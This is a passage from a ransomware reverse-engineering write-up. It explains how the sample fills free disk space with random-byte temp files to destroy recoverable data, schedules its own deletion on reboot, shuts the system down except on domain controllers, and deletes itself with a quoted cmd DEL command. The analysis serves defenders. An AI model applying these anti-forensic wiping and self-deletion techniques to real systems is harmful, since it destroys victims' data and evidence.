
If the overwrite all data on disk flag is set it will initialise a thread pool with twice number of processors x2 + 1 threads. These threads sit in a waiting state until they are manually dispatched later by PostQueuedCompletionStatus().

It then gets a list of all the fixed drives and removable drives on the system.


For each drive it retrieves it will convert the drive path to an UNC extended path (\\?\) and appends 6 random characters, and uses this to create a directory (\\?\{drive_letter}\{random}.
Then for each drive it will create a thread to execute a function which ultimately dispatches a the thread in the worker pool from earlier.

It creates a temp file in the newly created directory and calculates info about the space available on the disk. Then it registers the file with the IOCompletion port from earlier. It will create an Overlapped structure with randomly generated bytes and then manually dispatches a thread from the worker thread pool via a call to PostQueuedCompletionStatus() and passes in the overlapped structure containing the randomly generated bytes.

The dispatched thread will fill up the temporary file until a ERROR_DISK_FULL error is reached.
 .
.
I assume this done in case there are any orphan files on the drive, which could essentially act as backups for sensitive data that the ransomware encrypted.

Following this, the executable will always delete its image. However if it is given the flag to shutdown the system (presumably so it can be restarted with safe mode for the -safe command line actions), it will use a trick to schedule itself for deletion via calling MoveFileExW(curFileShortPath, 0, MOVEFILE_DELAY_UNTIL_REBOOT). This will copy itself into a non existant path on reboot, then it calls NtShutdownSystem(). However it will avoid doing this is the named pipe arguments indicate that it is running as a Domain Controller.
Otherwise it will just delete itself via the cmd command /C DEL /F /Q "cur_image" >> NUL.
 .
.